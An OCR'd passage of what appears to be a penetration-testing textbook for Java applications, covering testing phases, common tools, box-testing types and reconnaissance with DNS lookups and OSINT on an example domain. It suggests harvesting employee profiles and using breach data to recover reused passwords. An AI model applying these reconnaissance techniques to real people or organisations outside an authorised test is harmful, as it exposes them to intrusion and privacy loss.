


Figure 1.2: *Penetration testing process*

Reconnaissance: Gathering information

In the reconnaissance phase, the tester gathers information about the target system or application from external sources. This involves researching the target, its infrastructure, and its online presence. The primary objectives are to understand the organization's digital footprint, identify potential attack vectors, and gain insights into its potential vulnerabilities. Information sources may include public databases, social media, and DNS records.

Mapping: Understanding the user's perspective

Mapping is the second phase, where the tester aims to comprehend the system or application's behavior from a user's perspective. This involves mapping out the target's external-facing components, such as web applications, network architecture, and services. The goal is to understand how users interact with the target, including data flows, user interfaces, and typical usage patterns. Mapping provides the foundation for subsequent testing phases.

Vulnerability discovery: An attacker's viewpoint

Building upon the insights gained during mapping, the vulnerability discovery phase shifts the focus to understanding the target system or application from an attacker's perspective. Testers actively seek out potential security weaknesses and vulnerabilities that could be exploited. This involves various techniques, including automated vulnerability scanning, manual testing, and code analysis. The objective is to identify vulnerabilities such as software bugs, misconfigurations, and weak authentication mechanisms.

Exploiting vulnerabilities: Verify and demonstrate

In the exploitation phase, testers verify the full extent of the vulnerabilities discovered in the previous stage. They attempt to exploit these vulnerabilities to gain unauthorized access, escalate privileges, or demonstrate the potential impact of an attack. This step serves to validate the severity of vulnerabilities and their real-world implications. If successful, it provides concrete evidence that the identified issues pose a genuine risk.

Iteration and reporting: Continuous improvement

Penetration testing is often an iterative process. The testing process may repeat to ensure a thorough assessment if new targets, information, or vulnerabilities are discovered during any phase. Following completion, the findings are documented in a comprehensive report that evaluates the security posture, prioritized vulnerabilities, potential impact, and recommended remediation measures. This report is a valuable resource for stakeholders to improve their security defenses.

In summary, penetration testing methodology encompasses four phases: reconnaissance, mapping, vulnerability discovery, and exploitation. Each phase assists in identifying and addressing security weaknesses. This structured approach enables organizations to proactively enhance their security measures, reduce risks, and safeguard their digital assets from potential threats.

Standard tools for penetration testing

This section describes some of the tools commonly used by penetration testers. Different tools have different purposes, and the most common tools are described as follows:

- **Web proxies**
  - **Burp Suite**: A comprehensive web application security toolkit for intercepting and modifying HTTP(S) traffic, manual testing, and automated scanning.
  - **OWASP ZAP**: An open-source web application security scanner and proxy tool that helps identify vulnerabilities and security issues in web applications.

    Web proxies will be covered in detail in *Chapter 3*, *Hands-on with Web Proxies*.
- **Port scanners**
  - **Network Mapper (Nmap)**: A versatile and widely used network scanning tool for discovering open ports, services, and potential vulnerabilities on target systems.
  - **Masscan**: A high-speed, asynchronous port scanner for rapid network exploration and large-scale scanning.
- **Vulnerability scanners**
  - **Nessus**: A robust vulnerability assessment tool that scans for vulnerabilities, misconfigurations, and security weaknesses in networked systems.
  - **Qualys**: A cloud-based vulnerability management and assessment platform that provides real-time insights into a network's security posture.
- **Exploit tools**
  - **Metasploit framework**: A widely-used penetration testing tool that helps security professionals discover, exploit, and validate vulnerabilities in various systems.
  - **Meterpreter**: A payload within Metasploit that provides advanced post-exploitation capabilities on compromised systems.
  - **Msfvenom**: A Metasploit payload generator that assists in

    creating custom shellcode and exploit payloads.
    - **SQLMap**: A powerful open-source tool for automating SQL injection detection and exploitation in web applications.
- **Custom scripts**

  Custom scripts are tailored to specific tasks or targets and are often developed by penetration testers to address unique challenges or requirements during assessments. They can be written in various programming languages, such as Python, Ruby, or PowerShell, to automate tasks, exploit vulnerabilities, or gather information.
- **Proof-of-Concept (PoC) resources**
    - **Exploit database (ExploitDB)**: A repository of security exploits and PoC code that security researchers and penetration testers can refer to for understanding and testing vulnerabilities.
    - **GitHub**: GitHub hosts numerous repositories containing security tools, scripts, and PoCs contributed by the security community.

These standard penetration testing tools and resources are essential for security professionals and penetration testers to assess and enhance the security of systems and applications. They provide the means to identify vulnerabilities, perform security assessments, and evaluate the effectiveness of security measures, ultimately resulting in a more robust and resilient cyber security posture.

Black box testing

Black box testing is penetration testing without knowledge of the system internals. So, based on the input and output, the tester determines how the system works and what vulnerabilities may exist. As shown in *Figure 1.3*, the tester cannot see inside the black box and knows no internal information:




Figure 1.3: Black box testing

The black box is opaque, yet the tester can determine what happens.

This approach closely simulates the perspective of an external hacker who lacks detailed knowledge about the internal setup of the target. As a result, black box testing aims to uncover vulnerabilities that real attackers might exploit without any privileged information.

To get started in this scenario, the tester is supplied with a scope of what should be assessed, including network addresses and ranges, websites, and sometimes credentials. The tester will perform reconnaissance to get additional information before starting testing. Reconnaissance may discover technologies, usernames, and source code.

The critical characteristics of black box testing include:

- **Real-world simulation**: Black box testing mimics the approach of an actual external attacker, providing insights into how adversaries might compromise a system with no internal knowledge.
- **Focus on user perspective**: Testers approach the system from an outsider's viewpoint, emphasizing the potential vulnerabilities that could be exploited through interactions available to regular users.
- **No prior information**: Testers are not provided with internal documentation, source code, or details about the system's architecture, forcing them to rely solely on observable behaviors and external interactions.
- **Wide array of techniques**: Black box testing employs a variety of tools and techniques, including vulnerability


scanning, network analysis, web application assessment, and more, to uncover potential security weaknesses.

- **Emphasis on outcomes**: Black box testing aims to identify vulnerabilities that could lead to unauthorized access, data breaches, or other security incidents rather than understanding the root causes within the code or architecture.
- **Realistic assessment**: As black box testing does not rely on internal knowledge, it offers a realistic view of the system's security posture from an external standpoint.
- **Less time-consuming**: Black box testing does not involve analyzing source code or internal configurations, so it can often be executed more quickly than other methodologies.

In principle, black box testing plays a crucial role in assessing the external-facing vulnerabilities of a system, allowing organizations to identify and address potential weaknesses that attackers might exploit without insider knowledge. One criticism of black box testing is that real attackers can take as long as they need for an attack, and these assessments are almost always time-boxed to a few weeks. This method helps organizations improve their defenses against external threats and provides a holistic view of their security.

White box testing

White box penetration testing, unlike black box, is penetration with knowledge of system internals, including source code and vulnerability scan results. As shown in *Figure 1.4*, the tester can see the internal code and configuration during a white box test:



```
User u = User(name);
for (i-0; i<postNum; i++) {
    cout << posts[i].text() << endl;
    cout << u.getName();
}
```

Figure 1.4*: White box testing*

White box testing is sometimes called **clear box testing** or **structural testing**. This penetration testing methodology delves into the inner workings of a system or network. Unlike black box testing, which focuses on assessing external vulnerabilities without prior knowledge of the system's internals, white box testing involves full access to the target system's source code, architecture, and other internal details.

In white box testing, the tester approaches the assessment with an in-depth understanding of the system's design, logic, and components. This allows for a comprehensive examination of the codebase, databases, APIs, and other internal elements to identify vulnerabilities that might not be apparent from an external viewpoint. The goal is to pinpoint potential security weaknesses that arise from the system's code, configurations, and interactions between different components.

The critical characteristics of white box testing include:

- **In-depth analysis**: White box testing involves thoroughly examining the system's source code, configurations, and architecture to uncover vulnerabilities deeply rooted within the system.
- **Access to internal details**: Testers have access to documentation, source code, design diagrams, and other


internal information, enabling them to understand how the system functions at a granular level.

- **Code review**: A significant part of white box testing involves scrutinizing the source code for security flaws, coding errors, and potential vulnerabilities.
- **Focus on internal logic**: White box testing emphasizes the identification of vulnerabilities that stem from how the system is designed, implemented, and interacts with different components.
- **Understanding root causes**: Unlike other testing methodologies, white box testing aims to identify the vulnerabilities and the underlying reasons for their existence within the codebase.
- **Precise targeting**: Testers can specifically target critical areas of the code where vulnerabilities are more likely to occur, optimizing the testing process.
- **Comprehensive assessment**: By having full access to internal details, white box testing provides a holistic view of the system's security, covering various layers such as application logic, authentication mechanisms, and data handling.
- **Code quality improvement**: White box testing can also contribute to improving the overall quality of the codebase by highlighting coding best practices and potential areas for optimization.

In summary, white box testing is essential for uncovering vulnerabilities deeply embedded within a system's codebase and architecture. It provides valuable insights into the internal security posture of the system and helps organizations identify and rectify vulnerabilities that may need to be detected through other testing methods.

Grey box testing

Grey box penetration testing combines black box techniques and white box techniques. This uses knowledge of source code and architecture as well as black box techniques used by hackers. As shown in *Figure 1.5*, the tester can see the input, output, and internal information, such as code and configuration:



```
User u = User(name);
for (i-0; i<postsNum; i++) {
   cout << post[i]<<endl;
   cout << u.getName();
}
...
```

Figure 1.5*: Grey box testing*

In this approach, the tester may have more limited knowledge of the system's internal workings than in white box testing or use this information sparingly, striking a balance between the full transparency of white box testing and the external perspective of black box testing.

Grey box testing aims to supply a more comprehensive assessment of a system's security posture by leveraging some internal information while still simulating the perspective of an external attacker. Testers may have partial access to documentation, architecture diagrams, or portions of the source code. This limited knowledge allows them to focus on areas likely to have vulnerabilities while also simulating how an attacker with some inside information might target the system.

The critical characteristics of grey box testing include:

- **Partial knowledge**: Testers can access internal information, such as partial source code, architectural details, or system documentation, to target specific system areas more effectively.
- **External perspective with insights**: Grey box testing combines the external viewpoint of black box testing with the insights gained from limited internal knowledge. This helps uncover vulnerabilities that might be missed by black-box testing.
- **Focused testing**: Testers can concentrate on high-risk areas or components of the system based on partial internal

knowledge, optimizing the testing process.

- **Realistic assessment**: Grey box testing aims to replicate the approach of an attacker who has gained information about the target, providing a more realistic view of potential attack vectors.
- **Balanced approach**: Grey box testing balances the thorough analysis of white box testing and the real-world simulation of black box testing.
- **Enhanced efficiency:** Compared to white box testing, grey box testing can be more efficient, as testers do not need to review the entire codebase but can still target critical components.
- **Identification of hidden vulnerabilities**: By combining external and internal perspectives, grey box testing can reveal vulnerabilities that might be obscured or not immediately evident in purely black box testing.
- **Risk prioritization**: Grey box testing allows prioritizing vulnerabilities based on their potential impact and likelihood of exploitation.

In principle, grey-box testing bridges the gap between black-box and white-box methodologies, supplying a nuanced assessment of a system's security. Using limited internal information, grey box testing offers a pragmatic approach to finding vulnerabilities that attackers could exploit with some insider knowledge while emulating the challenges of external penetration testing. For many scenarios, grey box testing is recommended, as it combines the advantages of both black box and white box testing while minimizing their disadvantages.

Conclusion

This chapter has laid the cornerstone for your journey into the intricate domain of Java security. With a solid understanding of the OWASP Top 10 vulnerabilities, you are better equipped to find and address the most critical security risks. Secure coding and design principles are now within your grasp, enabling you to weave security into the very fabric of your applications. The overview of penetration testing and the distinctions between white, black, and grey box testing supply a strong foundation for your foray into ethical hacking and security testing. As you go through the following chapters, remember that the knowledge gained in this chapter is the keystone to building, protecting, and testing the secure Java applications of the future.

CHAPTER 2

Reconnaissance and Mapping

Introduction

In the ever-evolving cyber security environment, the ability to thoroughly understand and assess the vulnerabilities of web applications is vital. As one of the most widely used programming languages in web application development, Java presents unique challenges and opportunities for penetration testers. This chapter delves into the initial phases of web application penetration testing, focusing on mapping and reconnaissance techniques tailored to Java-based applications. These techniques are the first steps to identifying underlying technologies, uncovering hidden information, and building a comprehensive foundation for further testing. As we embark on this exploration, we will equip you with the knowledge and tools necessary to become a mapping expert, charting the unknown territories of web applications with precision and skill.

Structure

This chapter will discuss the two initial phases of an assessment:

- Reconnaissance
- Mapping web applications

Objectives

By the end of this chapter, you will be familiar with the basic parts of reconnaissance and mapping a web application. You will learn to identify technologies using `builtwith.com`, Wappalyzer browser extension, and **open-source intelligence** (**OSINT**). We will also discover hidden content using OSINT and Gobuster.

Reconnaissance

In Java application penetration testing, effective reconnaissance is akin to the stealthy work of intelligence operatives gathering crucial information before a mission begins. Unlike direct engagement with the target, reconnaissance is conducted without overt interaction. It does not involve visiting the website, making phone calls, physically venturing to locations, or engaging with employees. Instead, the goal is accumulating data and building a solid foundation for later testing and assessment.

The reconnaissance phase is a quiet stage for information collection, and several critical pieces of data are looked for before direct testing can begin. This data can vary based on the scope of work, the contract language, and the purpose of the assessment. Following is a list of data generally included in reconnaissance:

- **Selecting the targets**: This first step involves careful target choice, identifying the specific web applications or systems under scrutiny.
- **Gathering information about technologies and configuration**: Reconnaissance aims to discover the technological environment that underpins the target. This includes identifying the operating systems, web servers, application servers, and programming languages.
- **Compiling lists of employees**: An understanding of the organizational structure is essential. Reconnaissance compiles lists of employees, their roles, and their access privileges within the system.
- **Uncovering organizational information**: Reconnaissance

efforts extend beyond the digital realm to gather information about the organization. This can include business objectives, partners, vendors, mergers, new products, and other pertinent details.

- **Identifying password reset information**: Knowing how password resets are handled can be invaluable for subsequent testing, especially if weaknesses or vulnerabilities can be exploited.
- **Exploring trust relationships**: Reconnaissance seeks to uncover trust relationships or integrations with other systems, as these can provide potential attack vectors.
- **Collecting code snippets**: Understanding code snippets used in the application can identify vulnerabilities or weaknesses that may not be apparent from the surface.

By meticulously piecing together this data, reconnaissance lays the groundwork for comprehensive and effective penetration testing. It equips penetration testers with the intelligence needed to navigate the target's environment, increasing the chances of uncovering vulnerabilities and fortifying security defenses. In Java application penetration testing, reconnaissance is the silent first step of ethical hacking.

Before we start the technical portion of Java application penetration testing, we must gather as much information as possible using reconnaissance tools and techniques. This will lay the foundation for our testing. In this section, we will explore three fundamental aspects of reconnaissance:


- **Target validation**: The first step in our journey involves ensuring our targets are valid and worth our attention. We will discuss techniques to confirm the existence and relevance of our chosen web applications.
- **OSINT harvesting**: OSINT is a treasure trove of publicly available information that can provide invaluable insights into our targets. We will explore how to harvest and harness this data effectively.
- **Social media and search engine hacking**: In the digital age, social media platforms and search engines are rich sources of information. We will explore strategies for extracting intelligence from platforms like *Facebook*, *LinkedIn*, and *Twitter*.

Each section will equip you with the basic knowledge and skills necessary for reconnaissance. Using these reconnaissance tasks, you will be ready to discover the hidden details of your target web applications and pave the way for a successful Java application penetration testing endeavor. Let us begin our exploration of these essential reconnaissance building blocks.

Target validations

The first step is to validate our targets, ensuring our efforts focus on the correct web applications. Target validation involves confirming the existence and ownership of domains and IP addresses associated with the applications we are testing. This section will explore various techniques and tools to conduct thorough target validation.

Understanding the ownership and registration details of domains and IP addresses is foundational. This information can help us verify the legitimacy of our targets. One way is to use the WHOIS protocol. WHOIS is a valuable resource for retrieving domain registration information. This can be done via command line tools, or many websites will pull this information back for you. By querying WHOIS databases, we can uncover details about the domain owner, registrar, creation date, and more. In the following examples, we will look at the domain **`brackish.io`**. This is the raw data returned from WHOIS for **`brackish.io`**:




```
Raw Whois Data

Domain Name: brackish.io
Registry Domain ID: b963cada669b4494b7647a22c27818e6-DONUTS
Registrar WHOIS Server: whois.gandi.net
Registrar URL: https://www.gandi.net
Updated Date: 2022-12-08T19:54:08Z
Creation Date: 2022-07-28T18:38:26Z
Registry Expiry Date: 2024-07-28T18:38:26Z
Registrar: Gandi SAS
Registrar IANA ID: 81
Registrar Abuse Contact Email: abuse@support.gandi.net
Registrar Abuse Contact Phone: +33.170377661
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibi
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization:
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: MD
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: US
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please query the RDDS service of the Registrar of Record identifi
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
```

Figure 2.1*: Raw WHOIS data*

The command line interface provides powerful tools for target validation. Here are some commonly used commands:


- **Dig (on Mac and Linux)**: The dig command is a versatile **Domain Name Server** (**DNS**) query tool that can retrieve information about domains and IP addresses. Use the command **dig brackish.io**. An example is shown in the following figure:



```
; <<>> DiG 9.10.6 <<>> brackish.io
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14077
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;brackish.io.                   IN      A

;; ANSWER SECTION:
brackish.io.            2917    IN      A       44.209.233.240

;; Query time: 18 msec
;; SERVER: 2601:484:8100:1522:1659:c0ff:fe87:565c#53(2601:484:8100:1522:1659:c0ff:fe87:565c)
;; WHEN: Tue Sep 26 23:16:09 CDT 2023
;; MSG SIZE  rcvd: 56
```

Figure 2.2*: An example of dig protocol*


- **Host (on Mac and Linux)**: The host command performs DNS lookups and provides information about domain names and IP addresses. Use command **host brackish.io**. See an example of the protocol response in the following figure:



```
brackish.io has address 44.209.233.240
brackish.io mail is handled by 0 brackish-io.mail.protection.outlook.com.
```

Figure 2.3: Host command output

- **nslookup (on everything)**: The **`nslookup`** command is a cross-platform tool for querying DNS records and resolving hostnames. Use command **`nslookup brackish.io`**. An example is shown in the following figure:




```
C:\WINDOWS\system32>nslookup brackish.io
Server:  UnKnown
Address:  192.168.1.1

Non-authoritative answer:
Name:    brackish.io
Address:  44.209.233.240


C:\WINDOWS\system32>
```

Figure 2.4: Example use of nslookup on Windows

We can enumerate and identify hosts associated with the target application beyond domain and IP validations. This can reveal more entry points and infrastructure details.

In some cases, transferring DNS data is beneficial to gain more insights into the target's infrastructure. However, it is important to note that this technique is often out of scope and may not be permitted, especially on cloud platforms like AWS.

- **dig –t NS host +short**: This command tries to retrieve the authoritative name servers for a domain. See a sample output in the following figure:



```
% dig -t NS brackish.io +short
ns-1045.awsdns-02.org.
ns-1952.awsdns-52.co.uk.
ns-505.awsdns-63.com.
ns-955.awsdns-55.net.
```

Figure 2.5: Using dig to get nameservers

- **Dig –t AXFR host @NS**: The AXFR query attempts to transfer DNS zone data from a specified name server. Looking at the nameservers returned shows that our host uses AWS DNS. AWS does not allow DNS zone transfers, so as a responsible penetration tester, we should stop and not perform this step.


Note: When conducting target validation, respect the rules of engagement and scope defined for your penetration testing project. While DNS data transfer can provide valuable information, it must be performed within the boundaries set by the organization and any relevant regulations.

Open-source intelligence harvesting

In the penetration testing world, knowledge is power, and that knowledge often begins with a trail of digital breadcrumbs scattered across the internet. OSINT harvesting is the art of gathering valuable information from publicly available sources. It is a critical phase in understanding your target's digital environment. This can be done manually or using automated tools such as the harvester and recon-ng. Both of these are complicated tools with a lot of options. Exploring these tools will be left as an exercise for the reader. In this section, we will explore manual methods and simple scripts. OSINT harvesting can provide a wealth of information, including:

- **Contact harvesting**

  Contact harvesting is the ability to collect contact information that opens doors for potential exploitation and can be a stepping stone to uncovering weaknesses like weak password policies or triggering account lockouts. The best place to start is *LinkedIn*. Find the company's profile, which can be helpful in gathering news and other posted information. The most crucial piece of data is the list of employees. See the brackish.io example in the following figure:



Brackish Security

IT Services and IT Consulting

Baltimore, MD · 587 followers

Brackish Security, LLC provides high-quality cybersecurity solutions for organizations of all sizes.

***Figure 2.6**: LinkedIn profiles for our example company*

This first list of employees is a great starting point. OSINT can extend to all social networks to harvest public and private profiles. We should check these employees for information and try to find their other social network accounts on *Facebook* or *Twitter*. As we review this information, look for other employees who may be their Facebook friends or a link on *LinkedIn* who have not updated their employer. Paying particular attention to developer profiles related to the target can yield valuable insights. A developer may list what languages and application servers they use in their current job.

- **Breach analysis**

  Breach analysis is using online tools to find breaches that have already happened that might allow you access or make things easier. There are always new breaches. Tools like *haveibeenpwned* can help identify compromised usernames and passwords. The list of employees found, and the information gathered from social media may have yielded usernames/ email addresses. If those are in breach, then a password the user chooses is available. People are creatures of habit, so we often reuse passwords and have variations on the same passwords. Breach trackers like `privacyrights.org` can provide a comprehensive view of known issues. The following figure depicts data breach search on **`privacyrights.org`**:



privacyrights.org/data-breaches
PrivacyRights.org
Resources
Advocacy
About
Support Us
Home › Data Breach Chronology
Key Insights Timeline
View by Category
View by State
Search Breaches
Source: (Beta)
(All)
Search by organization name
brackish
Choose breach type
(All)
Choose organization type
(All)
Breach Notification PDF Available
(All)
Does not have PDF

Figure 2.7: *Privacyrights.org breach search*


Information is often hidden within files. Examining file metadata can reveal hidden details pertinent to your investigation. Keep this point in mind when any PDF or Word documents are found in the next section on Google hacking.

Given all the information on the internet and how open many people are, a vast amount of digital data is available for those who know how to uncover it. OSINT harvesting is a pathway to navigate this environment, revealing insights that can help turn vulnerabilities into exploits during penetration testing efforts.

Technology enumeration

While OSINT harvesting primarily focuses on gathering information about individuals and organizations, it is equally essential to understand the underlying digital infrastructure. Technology enumeration plays a pivotal role in this regard. Knowing the client and server technologies can open potential attack vectors, especially when dealing with outdated software harboring known vulnerabilities. To collect this valuable intelligence, we can utilize a variety of sources, including:

- **Technology enumerators**: Specialized tools and services like **`builtwith.com`** can scan websites and provide detailed reports on the technologies employed. This includes web frameworks, content management systems, and more. An example of using **`builtwith.com`** with our example web application is shown in the following figure:


builtwith.com/brackish.io
BRACKISH.IO
Technology Profile
Detailed Technology Profile
Meta Profile
Performance Profile
Relationship
Redirect
Recommendations
Company
Analytics and Tracking
View Global Trends
Google Analytics
Google Analytics Usage Statistics · Download List of All Websites using Google Analytics

